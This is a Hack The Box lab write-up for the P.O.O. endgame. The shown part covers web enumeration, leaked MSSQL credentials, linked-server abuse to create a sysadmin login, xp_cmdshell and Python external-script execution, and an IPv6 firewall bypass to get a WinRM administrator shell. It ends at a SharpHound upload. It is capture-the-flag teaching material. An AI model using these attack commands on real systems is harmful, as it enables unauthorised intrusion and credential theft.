
P.O.O
Hack The Box Machine Writeup

Professional Offensive Operations
Introduction
Professional Offensive Operations is a rising name in the cyber security world.
Lately they've been working into migrating core services and components to a state of the art cluster which offers cutting edge software and hardware.
P.O.O. is designed to put your skills in enumeration, lateral movement, and privilege escalation to the test within a small Active Directory environment that is configured with the latest operating systems and technologies.
The goal is to compromise the perimeter host, escalate privileges and ultimately compromise the domain while collecting several flags along the way.
Summary
Professional Offensive Operations or POO, is not a pile of poo and I thought it a rather excellent start for the endgame challenges. None of the exploitation steps are super obscure and there is nothing like reversing or binary exploitation. In fact, there is little exploitation at all. This challenge is very heavy on the enumeration.
Flag one simply involves exploiting the ds_datastore files accidently left on the server to find a hidden file hosted on the web server. This file contains flag one and credentials to the MSSQL server. Using these to access the server an attacker then finds that there is a linked MSSQL instance that itself has a link back to the First. This link is running as Server Administrator account however and as such can be used to add another account with SA privileges. This new account can then be used to enumerate the tables on the MSSQL server and find flag number 2. Flag 3 involves gaining code execution on the host through the use of xp_cmdshell. Remembering the simple http auth form enumerated on the web server the attacker can now try to read the password from the web.config file. Sadly the user xp_cmdshell is executing under does not have permissions to read this file. The external scripts function of MSSQL can be abused in this case however to run python commands under a different user context. Using this the attacker is able to read the web.config file and get the password for an administrator user . Logging into the web form at /admin then reveals flag number 3. For flag 4 the Administrator credentials must be reused with Winrm and IPv6 in order to bypass firewall filtering in order to gain an interactive local administrator level shell on the first host, POO_Compatiplity. The flag can then be read from the administrator's user's desktop. The final flag involves fully compromising the domain and gaining code execution on the POO_DC host. The first step in this process is to enumerate the kerberoastable poo_adm user. This user can then be kerberoast attacked and their password cracked. The poo_adm user has the ability to add themselves to the Domain Administrators group. After doing so the domain is fully compromised and code can be executed on the DC using the invoke-Command powershell cmdlet. The final flag resides on the mr3ks user's desktop.

And I'm going to throw my sh*t at you!
Walkthrough
Flag 1: Recon
I began as standard with an Nmap scan adding a -sC for default scripts and -sV for version enumeration.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 10.13.38.11 -sC -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-09 16:06 EDT
Nmap scan report for 10.13.38.11
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2017 14.00.2027.00; RTM+
| ms-sql-ntlm-info:
|   10.13.38.11:1433:
|     Target_Name: POO
|     NetBIOS_Domain_Name: POO
|     NetBIOS_Computer_Name: COMPATIBILITY
|     DNS_Domain_Name: intranet.poo
|     DNS_Computer_Name: COMPATIBILITY.intranet.poo
|     DNS_Tree_Name: intranet.poo
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.13.38.11:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM+
|       number: 14.00.2027.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-08-30T15:31:12
|_Not valid after:  2053-08-30T15:31:12
|_ssl-date: 2023-09-09T20:06:45+00:00; +10s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 10s, deviation: 0s, median: 9s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.08 seconds
This reveals an outwardly facing MSsql server, likely part of the attack vector for code execution and a foothold once I obtain credentials. There is also a web server on port 80 hosting the default IIS install page. From here I ran a directory busting scan against the webserver using Feroxbuster which runs for a while but quickly errors out. It does find /admin which is a simple web login form and not much else.
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://10.13.38.11


___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
🎯  Target Url            │ http://10.13.38.11
🚀  Threads               │ 50
📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌  Status Codes          │ All Status Codes!
💥  Timeout (secs)        │ 7
🦡  User-Agent            │ feroxbuster/2.10.0
💉  Config File           │ /etc/feroxbuster/ferox-config.toml
🔎  Extract Links         │ true
🏁  HTTP methods          │ [GET]
🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        2l       10w      149c http://10.13.38.11/themes => http://10.13.38.11/themes/
301      GET        2l       10w      149c http://10.13.38.11/images => http://10.13.38.11/images/
401      GET       29l      100w     1293c http://10.13.38.11/admin
301      GET        2l       10w      152c http://10.13.38.11/templates => http://10.13.38.11/templates/
<...>
[>-------------------] - 31s    46549/960085  10m     found:44      errors:379
[>-------------------] - 31s    46606/960085  10m     found:44      errors:379
[>-------------------] - 31s    46608/960085  10m     found:44      errors:380
[>-------------------] - 31s    46799/960085  10m     found:44      errors:389
[#>------------------] - 31s     2462/30000   80/s    http://10.13.38.11/
[>-------------------] - 31s    46804/960085  10m     found:44      errors:393
[#>------------------] - 31s     2462/30000   80/s    http://10.13.38.11/
[>-------------------] - 31s    46973/960085  10m     found:44      errors:393
[#>------------------] - 31s     2467/30000   80/s    http://10.13.38.11/
[>-------------------] - 31s    47089/960085  10m     found:44      errors:393
From here I ran a Nikto scan in the background against the site to see if it could find anything I was missing while I attempted more enumeration. I then tried the directory busting scan again, this time with GObuster as it runs slower. It seems to avoid the errors that I was having with Feroxbuster, which is good but it doesn't discover anything else other then many redirects to 403 unauthorized pages. There is a Seclist list called dirsearch.txt that I like to also run as it contains many files that the normal lists do not such as .git and .DS_STORE as well as abusing techniques such as %EX. Running this finds /.ds_store.
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ gobuster dir -u http://10.13.38.11 -w /usr/share/wordlists/seclists/Discovery/Web-Content/dirsearch.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.13.38.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/dirsearch.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
[ERROR] parse "http://10.13.38.11/%EXT%": invalid URL escape "%EX"
[ERROR] parse "http://10.13.38.11/%EXT%.bak": invalid URL escape "%EX"
[ERROR] parse "http://10.13.38.11/%EXT%.old": invalid URL escape "%EX"
<...>
/.ds_store            (Status: 200) [Size: 10244]
/.trashes             (Status: 301) [Size: 151] [--> http://10.13.38.11/.trashes/]
The Nikto scan also discovers this file, along with the allowed HTTP method and notices that the anti-clickjacking X-Frame-Options header is not present and the X-Content-Type-Options header is not set.
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -h 10.13.38.11
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.13.38.11
+ Target Hostname:    10.13.38.11
+ Target Port:        80
+ Start Time:         2023-09-09 16:16:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1446
According to Wikipedia ".DS_Store files are metadata files in the Apple macOS operating system that store custom attributes of its containing folder, such as folder view options, icon positions, and other visual information" (Wikipedia). Since these files are created automatically and are often left as artifacts unknowingly by users in each folder they can often be exploited to help enumerate the system. An example of this in action is the DS_Walk tool by Keramas. Running the tool against the webserver revealed many new directories including a couple of strange ones such as /dev/304c0c90fbc6520610abbf378e2339d1 and /dev/dca66d38fd916317687e1390a420c3fc which look autogenerated in some way and as such are most likely unintentionally being exposed.
┌──(kali㉿kali)-[~/Desktop/DS_Walk]
└─$ python ds_walk.py -u http://10.13.38.11
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.16) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[!] .ds_store file is present on the webserver.
[+] Enumerating directories based on .ds_server file:
----------------------------
[!] http://10.13.38.11/admin
[!] http://10.13.38.11/dev
[!] http://10.13.38.11/iisstart.htm
[!] http://10.13.38.11/Images
[!] http://10.13.38.11/JS
[!] http://10.13.38.11/META-INF
[!] http://10.13.38.11/New folder
[!] http://10.13.38.11/New folder (2)
[!] http://10.13.38.11/Plugins
[!] http://10.13.38.11/Templates
[!] http://10.13.38.11/Themes
[!] http://10.13.38.11/Uploads
[!] http://10.13.38.11/web.config
[!] http://10.13.38.11/Widgets
----------------------------
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc
----------------------------
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/core
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/include
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/src
----------------------------
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/core
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/include
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/src
----------------------------
[!] http://10.13.38.11/Images/buttons
[!] http://10.13.38.11/Images/icons
[!] http://10.13.38.11/Images/iisstart.png
----------------------------
[!] http://10.13.38.11/JS/custom
----------------------------
[!] http://10.13.38.11/Themes/default
----------------------------
[!] http://10.13.38.11/Widgets/CalendarEvents
[!] http://10.13.38.11/Widgets/Framework
[!] http://10.13.38.11/Widgets/Menu
[!] http://10.13.38.11/Widgets/Notifications
----------------------------
[!] http://10.13.38.11/Widgets/Framework/Layouts
----------------------------
[!] http://10.13.38.11/Widgets/Framework/Layouts/custom
[!] http://10.13.38.11/Widgets/Framework/Layouts/default
----------------------------
[*] Finished traversing. No remaining .ds_store files present.
[*] Cleaning up .ds_store files saved to disk.
.gif)
Stealing the meme from the github page, I have no shame!
Since the server was running IIS it is possible that it was vulnerable to ~ short name enumeration as detailed on this Hacktricks page. In fact one of the examples given http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3f/db looks very similar to what I found using DS_Walk. I thought I might be able to find if there are any files hidden away in these newly found directories. To attempt the ~ enumeration there is an excellent Metasploit module I used called auxiliary/scanner/http/iis_shortname_scanner. I started with the /dev/*/db folders as this is what was shown in the example on Hacktricks and it was also the most likely to contain creds I could use to progress further. Both dca66d38fd916317687e1390a420c3fc/db and 304c0c90fbc6520610abbf378e2339d1/db contained what looks like the same txt file poo_co~1.txt.
msf6 auxiliary(scanner/http/iis_shortname_scanner) > options

Module options (auxiliary/scanner/http/iis_shortname_scanner):

Name     Current Setting                     Required  Description
----     ---------------                     --------  -----------
PATH     /dev/304c0c90fbc6520610abbf378e233  yes       The base path to start scanning from
        9d1/db
Proxies                                      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   10.13.38.11                         yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                                      g-metasploit/basics/using-metasploit.html
RPORT    80                                  yes       The target port (TCP)
SSL      false                               no        Negotiate SSL/TLS for outgoing connections
THREADS  20                                  yes       Number of threads to use
VHOST                                        no        HTTP server virtual host

msf6 auxiliary(scanner/http/iis_shortname_scanner) > exploit
[*] Running module against 10.13.38.11
[*] Scanning in progress...
[*] No directories were found
[+] Found 1 files
[+] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co*~1.txt*
[*] Auxiliary module execution completed
As stated in the Hacktricks article short name enumeration "can only find up to the first 6 letters of the name of each file/folder and the first 3 letters of the extension". While it is safe to say the extension is .txt I needed to figure out the rest of the filename. To do I used grep with a regular expression to grab all the words that started with co from Seclist's raft-large-directories wordlist in order to fuzz the second part of the filename. I then used Wfuzz to accomplish this fuzzing against the webserver, first finding the number of characters in the default error page response and using --hh to filter them out.
┌──(kali㉿kali)-[~/Desktop]
└─$ grep -i -e '^co' /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt > wordlist

┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt -w wordlist --hh 1245
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt
Total requests: 1528

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000108:   200        6 L      7 W        142 Ch      "connection"
000000621:   200        6 L      7 W        142 Ch      "Connection"

Total time: 20.54937
Processed Requests: 1528
Filtered Requests: 1526
Requests/sec.: 74.35750
Visiting the page "http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_connection.txt" revealed user credentials for what appears to be the MSsql server and the first flag! going to the 304c0c90fbc6520610abbf378e2339d1 location also reveals the same file confirming that they are indeed the same.
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#

Flag : POO{****************}
.jpg)
Storing creds in clear text is never a good idea!
Flag 2: Huh?!
With these creds it was time to enumerate the MSSQL server and attempt to find a way to a foothold on the first host. Hacktricks has a wonderful page regarding pentesting MSSQL servers. At the bottom of the Hacktricks pages there are often excellent automatic enumeration commands. In this case I used the Nmap scripts to quickly scan the database for permissions and functionality, making sure to pass in the discovered username, password and the correct IP.
┌──(kali㉿kali)-[~]
└─$ nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=external_user,mssql.password='#p00Public3xt3rnalUs3r#',mssql.instance-name=MSSQLSERVER -sV -p 1433 10.13.38.11

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-16 11:17 EDT
Nmap scan report for 10.13.38.11
Host is up (0.10s latency).

Bug in ms-sql-dac: no string output.
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2017 14.00.2027.00; RTM+
| ms-sql-config:
|   10.13.38.11:1433:
|   Databases
|     name      db_size owner
|     ====      ======= =====
|     POO_PUBLIC             15.00 MB   external_user
|   Configuration
|     name      value   inuse   description
|     ====      =====   =====   ===========
|     Database Mail XPs 0       0       Enable or disable Database Mail XPs
|     SMO and DMO XPs   1       1       Enable or disable SMO and DMO XPs
|     Ole Automation Procedures 0       0       Enable or disable Ole Automation Procedures
|     xp_cmdshell       0       0       Enable or disable command shell
|     Ad Hoc Distributed Queries        0       0       Enable or disable Ad Hoc Distributed Queries
|     Replication XPs   0       0       Enable or disable Replication XPs
|     contained database authentication 0       0       Enables contained databases and contained authentication
|     hadoop connectivity       0       0       Configure SQL Server to connect to external Hadoop or Microsoft Azure storage blob data sources through PolyBase
|     polybase network encryption       1       1       Configure SQL Server to encrypt control and data channels when using PolyBase
|     remote data archive       0       0       Allow the use of the REMOTE_DATA_ARCHIVE data access for databases
|     allow polybase export     0       0       Allow INSERT into a Hadoop external table
|   Linked Servers
|     srvname   srvproduct      providername
|     =======   ==========      ============
|_    COMPATIBILITY\POO_CONFIG  SQL Server      SQLOLEDB
| ms-sql-info:
|   10.13.38.11:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM+
|       number: 14.00.2027.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 1433
|_ms-sql-tables: ERROR: Script execution failed (use -d to debug)
| ms-sql-xp-cmdshell:
|_  (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
| ms-sql-ntlm-info:
|   10.13.38.11:1433:
|     Target_Name: POO
|     NetBIOS_Domain_Name: POO
|     NetBIOS_Computer_Name: COMPATIBILITY
|     DNS_Domain_Name: intranet.poo
|     DNS_Computer_Name: COMPATIBILITY.intranet.poo
|     DNS_Tree_Name: intranet.poo
|_    Product_Version: 10.0.17763
| ms-sql-dump-hashes:
|   10.13.38.11:1433:
|     sa:Null
|_    external_user:Null
|_ms-sql-hasdbaccess: ERROR: Script execution failed (use -d to debug)
| ms-sql-empty-password:
|_  10.13.38.11:1433:

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
This scan discovered an interesting linked SQL server called COMPATIBILITY\POO_CONFIG. Essentially a linked SQL server is just another instance that the current user can issue commands and queries against. To run sql queries against the linked server you can use The exec command in the syntax of EXEC ('\<query>') AT \[\<linkedSever>];. The first thing I like to do is check what user I am running the commands on the other server as.
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient -db POO_PUBLIC external_user:'#p00Public3xt3rnalUs3r#'@10.13.38.11
Impacket v0.11.0 - Copyright 2023 Fortra
<...>
[!] Press help for extra shell commands
SQL (external_user  dbo@POO_PUBLIC)> EXEC ('SELECT SYSTEM_USER') AT [COMPATIBILITY\POO_CONFIG];

-------------
internal_user
What is happening here is that the external user is issuing commands as the user ‘internal user’ on the COMPATIBILITY\POO_CONFIG linked server. At this point it is a good idea to enumerate what this user can do and try to find any other details we can. I started by checking which users have sysadmin rights.
SQL (external_user  dbo@POO_PUBLIC)> EXEC ('SELECT name,sysadmin from syslogins') AT [COMPATIBILITY\POO_CONFIG];
name            sysadmin
-------------   --------
sa                     1

internal_user          0
This shows that only 2 users exist and we do not have sysadmin privileges. I continued on enumerating this other database, but like the external POO_PUBLIC there is not much useful there. However, when I queried sysservers to check if there were any linked databases to POO_CONFIG there was strangely a link back to POO_PUBLIC.
SQL (external_user  dbo@POO_PUBLIC)> EXEC ('SELECT srvname,isremote from sysservers') AT [COMPATIBILITY\POO_CONFIG];
srvname                    isremote
------------------------   --------
COMPATIBILITY\POO_CONFIG          1

COMPATIBILITY\POO_PUBLIC          0
This means that I could execute a query to the POO_CONFIG server which could contain another nested query back to the POO_PUBLIC server. I tested this by seeing what user the link was running on back at POO_PUBLIC. Don't forget to escape the single quotes with another single quote.
SQL (external_user  dbo@POO_PUBLIC)> EXEC ('EXEC (''select system_user'') at [COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];

--
sa
Interestingly enough the link from POO_CONFIG is running as a sysadmin account on the POO_PUBLIC instance. This means that I could execute privileged commands on the POO_PUBLIC server using the nested link! To make it easier to execute privileged commands in the future, I followed along with the example from the Hacktricks page detailing MSSQL in AD environments. I created a new user and granted them sysadmin rights. Note that instead of double quotes around the database names I chose to use brackets with all the escaping of single quotes going on.
SQL (external_user  dbo@POO_PUBLIC)> EXECUTE('EXECUTE(''CREATE LOGIN fren WITH PASSWORD = ''''Kek42069'''' '') AT [COMPATIBILITY\POO_PUBLIC]') AT [COMPATIBILITY\POO_CONFIG];
SQL (external_user  dbo@POO_PUBLIC)> EXECUTE('EXECUTE(''sp_addsrvrolemember ''''fren'''' , ''''sysadmin'''' '') AT [COMPATIBILITY\POO_PUBLIC]') AT [COMPATIBILITY\POO_CONFIG];

Me trying to escape all the single quotes
Now I simply logged back in and started enumerating the POO_PUBLIC server with the new fren account with sysadmin rights that I created. I started with the databases which reveal a flag database. This flag database has a single flag table which contains flag number 2!
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient -db POO_PUBLIC fren:'Kek42069'@10.13.38.11
Impacket v0.11.0 - Copyright 2023 Fortra
<...>
SQL (fren  dbo@POO_PUBLIC)> select name from sysdatabases;
name
----------
master

tempdb

model

msdb

POO_PUBLIC

flag

SQL (fren  dbo@POO_PUBLIC)> select TABLE_NAME,TABLE_SCHEMA from flag.INFORMATION_SCHEMA.TABLES;
TABLE_NAME   TABLE_SCHEMA
----------   ------------
flag         dbo

SQL (fren  dbo@POO_PUBLIC)> select * from flag.dbo.flag;
flag
----------------------------------------
b'POO{88d8************************0d42}'
Flag 3: BackTrack
Now that we are a user with sysadmin privilege we may be able to execute commands on the underlying windows host by using the xp_cmdshell sql server stored procedure if it is available. First the procedure must be enabled and then it can be used to execute commands as if they were being executed by CMD. Doing some enumeration reveals we are running as a service account named mssql$poo_public. This account also has SeImpersonatePrivilege enabled, a sign that we may be able to use this account with printspoofer or a potato exploit to escalate to administrator. .
# This turns on advanced options and is needed to configure xp_cmdshell
SQL (fren  dbo@POO_PUBLIC)> sp_configure 'show advanced options', '1';
SQL (fren  dbo@POO_PUBLIC)> RECONFIGURE
#This enables xp_cmdshell
SQL (fren  dbo@POO_PUBLIC)> sp_configure 'xp_cmdshell', '1'
SQL (fren  dbo@POO_PUBLIC)> SQL (fren  dbo@POO_PUBLIC)> RECONFIGURE
#Enumerating the user account the commands are being run as
SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell "whoami /all"

nt service\mssql$poo_public S-1-5-80-4078066653-3512796471-551061035-3947311196-544738325
<...>
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
The next thing I tried to do was obtain a full shell on the host. I first attempted to execute a reverse PowerShell payload on the host a number of ways. Unfortunately they would keep getting network errors. Testing with ping revealed that i was blocked from pinging myself but could ping the local host. This leads me to think there is a firewall doing some level of network filtering in place.
SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell "ping 10.10.14.4"
output
----------------------------------------------------------

Pinging 10.10.14.4 with 32 bytes of data:
General failure.
Ping statistics for 10.10.14.4:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell "ping 127.0.0.1"
output
--------------------------------------------------------
Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
From here I went back to my notes and remembered the simple http authentication on the IIS webserver running on port 80 located at /admin. Simple authentication like this often stores passwords in clear text on the underlying host. Exploring the Inetpub directory, in www-root there is a web.config file. Config files tend to contain useful information like usernames and passwords for authentication and connections to databases.
SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell "dir C:\inetpub\wwwroot"
output
-----------------------------------------------------
Volume in drive C has no label.

Volume Serial Number is F661-7669

Directory of C:\inetpub\wwwroot
<...>
04/04/2018  12:24 PM               728 web.config

           4 File(s)        111,385 bytes

          15 Dir(s)   8,724,508,672 bytes free

SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell "type C:\inetpub\wwwroot\web.config"
output
-----------------
Access is denied.

NULL
Trying to read this file we are presented with access denied.
I then thought that we could possibly run commands in another user's context, much like how we used the symlink to run commands as the sysadmin account earlier. There is a Microsoft SQL Server feature that allows external scripts to be run and this is often in the context of a different user. As stated in the previously mentioned Hacktricks article on pentesting MSSQL: "MSSQL could allow you to execute scripts in Python and/or R. These code will be executed by a different user than the one using xp_cmdshell to execute commands." Going off of the examples from the page we are able to see the Python scripts are executing as the poo_public01 user.
SQL (fren  dbo@POO_PUBLIC)> EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("os").system("whoami /all"))'
<...>
compatibility\poo_public01 S-1-5-21-158512341-328150952-995267585-1003
This means we may now have permissions to read the web.config file. Using another external python script we are indeed able to read the C:\inetpub\wwwroot\web.config file as the poo_public01. In this file is the username and password for the simple authentication form located at /admin, Administrator:EverybodyWantsToWorkAtP.O.O.
SQL (fren  dbo@POO_PUBLIC)> EXECUTE sp_execute_external_script @language = N'Python', @script = N'print(__import__("os").system("type C:\inetpub\wwwroot\web.config"))'
<...>
    <authentication mode="Forms">
        <forms name="login" loginUrl="/admin">
            <credentials passwordFormat = "Clear">
                <user
                    name="Administrator"
                    password="EverybodyWantsToWorkAtP.O.O."
                />
            </credentials>
        </forms>
    </authentication>
    -->
</system.webServer>
</configuration>

Logging into the web server at /admin with the Administrator:EverybodyWantsToWorkAtP.O.O. creds results in a quote from Alice in Wonderland and the third flag!
Flag 4: Foothold
Now that we have Administrator creds it is time to find a way to use them. Our first nmap scan did not find SMB or any of the required ports for an Active Directory environment. We do know that there is a firewall in place filtering outbound traffic that was discovered in the last section however. It is also possible and likely that the firewall is filtering inbound traffic as well and that is why we did not see the AD ports like SMB or any kind of remote management solution such as SSH. Based on this knowledge I did a netstat command to find what services were listening locally on the host. This shows the AD ports (135 and 445) as well as winrm on port 5985.
SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell netstat -ano
<...>
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       912
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
Based on this information it is safe to assume that the firewall is indeed filtering inbound traffic as well as outbound since the ports are listening on all IPs (0.0.0.0). Doing some further enumeration of the host I discovered that there was an IPv6 address configured as well. A common misconfiguration is only setting up firewall filtering rules based on Ipv4 and forgetting about IPv6.
SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell ipconfig
<...>
IPv6 Address. . . . . . . . . . . : dead:beef::1001
IPv4 Address. . . . . . . . . . . : 10.13.38.11
To test if this misconfiguration is present here I ran an nmap scan against the target winrm port. First I used the IPv4 to further confirm my suspicion that the inbound traffic was being filtered. I then used the IPv6 address with the nmap -6 flag and confirmed the firewall was indeed misconfigured and not filtering the IPv6 traffic correctly.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p 5985 10.13.38.11
<...>
PORT     STATE    SERVICE
5985/tcp filtered wsman
Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p 5985 dead:beef::1001 -6
<...>
PORT     STATE SERVICE
5985/tcp open  wsman
Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
The next logical step was trying the administrator creds we found with the new accesses we now have to WinRM. To interact with WinRM I like to use Evil-WinRM as it allows for easy upload and download functionality. Unfortunately we cannot simply pass the IPv6 address to Evil-WinRM, as detailed in the Hacktricks page on pentesting WinRM. We must first add a domain name to our /etc/hosts file that ties to the IPv6 address. We then reference that domain with Evil-WinRM. I used the hostname command to find out the box's name of COMPATIBILITY. This is arbitrary however as /etc/hosts is simply linking the domain we specify to the IPv6 address and actually using that for resolution. Using Administrator:EverybodyWantsToWorkAtP.O.O. we obtain a local administrator shell on the host and can grab flag number 4 on the Administrator's desktop.
SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell hostname
COMPATIBILITY

┌──(kali㉿kali)-[~/Desktop]
└─$ cat /etc/hosts
<...>
dead:beef::1001 COMPATIBILITY

┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i COMPATIBILITY -u administrator -p 'EverybodyWantsToWorkAtP.O.O.'

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /groups
<...>
BUILTIN\Administrators
NT AUTHORITY\Local account

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
POO{ff87************************6f8f}
As we can see, it is often a good idea.
Flag 5: P00ned
With an administrator level shell on the first machine our attention now turns to compromising the Domain Controller. A good first step whenever landing on an Active Directory domain is to use BloodHound to enumerate it and find paths to lateral and vertical privilege escalation. To gather data about the domain we can use the SharpHound.exe executable. I will begin by transferring that over to the POO-Compatibility machine using the upload command in Evil-WinRM.
*Evil-WinRM* PS C:\USers\Public> upload /home/kali/tools/SharpHound.exe
